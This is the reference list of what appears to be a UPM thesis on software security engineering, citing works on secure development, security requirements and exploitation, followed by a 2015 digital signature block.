- [Koizol 2004] Koizol, Jack, Litchfield, D., Aitel, D., Anley, C., Eren, S., Mehta, N., & Riley, H. *The Shellcoder's Handbook: Discovering and Exploiting Security Holes*. Indianapolis, IN: Wiley, 2004.
- [Moffett 2004] Moffett, Jonathan D., Haley, Charles B., & Nuseibeh, Bashar. *Core Security Requirements Artefacts* (Technical Report 2004/23). Milton Keynes, UK: Department of Computing, Open University, June 2004. <http://computing.open.ac.uk>
- [Hoglund 2004] Hoglund, Greg, & McGraw, Gary. *Exploiting Software: How to Break Code*. Boston, MA: Addison-Wesley, 2004.
- [Hickey 2004] Hickey, A., & Davis, A. "A Unified Model of Requirements Elicitation." *Journal of Management Information Systems* 20, 4 (Spring 2004): 65–84.
- [Beck 2004] Beck, Kent, & Andres, Cynthia. *Extreme Programming Explained: Embrace Change* (2nd ed.). Boston, MA: Addison-Wesley, 2004.
- [PITAC 2005] President's Information Technology Advisory Committee. *Cyber Security: A Crisis of Prioritization*. Arlington, VA: National Coordination Office for Information Technology Research and Development, PITAC, February 2005. http://www.nitrd.gov/pitac/reports/20050301_cybersecurity/cybersecurity.pdf
- [Taylor 2005] Taylor, Dan, & McGraw, Gary. "Adopting a Software Security Improvement Program." *IEEE Security & Privacy* 3, 3 (May/June 2005): 88–91.
- [Allen 2005] Allen, Julia. *Governing for Enterprise Security* (CMU/SEI-2005-TN-023, ADA441250). Pittsburgh, PA: Software Engineering Institute, Carnegie Mellon University, June 2005. <http://www.sei.cmu.edu/publications/documents/05.reports/05tn023.html>
- [Charette 2005] Charette, R. N. "Why Software Fails." *IEEE Spectrum* 42, 9 (September 2005): 42–49.

[QFD 2005] QFD Institute. Frequently Asked Questions About QFD. http://www.qfdi.org/what_is_qfd/faqs_about_qfd.htm (2005).

[Ahl 2005] Ahl, V. "An Experimental Comparison of Five Prioritization Methods." Master's thesis, School of Engineering, Blekinge Institute of Technology, Ronneby, Sweden, 2005.

[Tsipenyuk 2005] Tsipenyuk, Katrina, Chess, Brian, & McGraw, Gary. "Seven Pernicious Kingdoms: A Taxonomy of Software Security Errors." IEEE Security & Privacy 3, 6 (November/December 2005): 81–84.

[McGraw 2006] McGraw, Gary. Software Security: Building Security In. Boston, MA: Addison-Wesley, 2006.

[Goertzel 2006] Goertzel, Karen Mercedes, Winograd, Theodore, McKinley, Holly Lynne, & Holley, Patrick. Security in the Software Lifecycle: Making Software Development Processes—and Software Produced by Them—More Secure, Draft version 1.2. U.S. Department of Homeland Security, August 2006. <http://www.cert.org/books/secureswe/SecuritySL.pdf>

[Bowen 2006] Bowen, Pauline, Hash, Joan, & Wilson, Mark. Information Security Handbook: A Guide for Managers (NIST Special Publication 800-100). Gaithersburg, MD: Computer Security Division, Information Technology Laboratory, National Institute of Standards and Technology, October 2006. <http://csrc.nist.gov/publications/nistpubs/800-100/SP800-100-Mar07-2007.pdf>

[Steven 2006] Steven, John. "Adopting an Enterprise Software Security Framework." IEEE Security & Privacy 4, 2 (March/April 2006): 84–87. <https://buildsecurityin.us-cert.gov/daisy/bsi/resources/published/series/bsi-ieee/568.html>

[Goertzel 2006] Goertzel, Karen Mercedes, Winograd, Theodore, McKinley, Holly Lynne, & Holley, Patrick. Security in the Software Lifecycle: Making Software Development Processes—and Software Produced by Them—More Secure, Draft version 1.2. U.S. Department of Homeland Security, August 2006. <http://www.cert.org/books/secureswe/SecuritySL.pdf>

[Chung 2006] Chung, L., Hung, F., Hough, E., & Ojoko-Adams, D. Security Quality Requirements Engineering (SQUARE): Case Study Phase III (CMU/SEI-2006-SR-003). Pittsburgh, PA: Software Engineering Institute, Carnegie Mellon University, 2006. <http://www.sei.cmu.edu/publications/documents/06.reports/06sr003.html>

[Wysopal 2006] Wysopal, Chris, Nelson, Lucas, Dai Zovi, Dino, & Dustin, Elfriede. The Art of Software Security Testing. Cupertino, CA: Symantec Press, 2006.

[CERT 2007] CERT Insider Threat Research. http://www.cert.org/insider_threat/ (2007).

[CWE 2007] MITRE Corporation. Common Weakness Enumeration.
<http://cwe.mitre.org> (2007).


[CAPEC 2007] MITRE Corporation. Common Attack Pattern Enumeration and Classification. <http://capec.mitre.org> (2007).

[Cigital Inc. 2010] <http://www.cigital.com/wp-content/uploads/2012/01/Cigital-SDL.pdf>

[NIST 2012] National Institute of Standards and Technology. Risk Management Guide for Information Technology Systems (NIST 800-30).
<http://csrc.nist.gov/publications/nistpubs/800-30/sp800-30.pdf> (2012).

[BSIMM-V 2013] <http://www.fundacionsadosky.org.ar/wp-content/uploads/2014/07/BSIMM-V-esp.pdf>

Este documento esta firmado por

	Firmante	CN=tfgm.fi.upm.es, OU=CCFI, O=Facultad de Informatica - UPM, C=ES
	Fecha/Hora	Wed Jan 07 22:44:00 CET 2015
	Emisor del Certificado	EMAILADDRESS=camanager@fi.upm.es, CN=CA Facultad de Informatica, O=Facultad de Informatica - UPM, C=ES
	Numero de Serie	630
	Metodo	urn:adobe.com:Adobe.PPKLite:adbe.pkcs7.shal (Adobe Signature)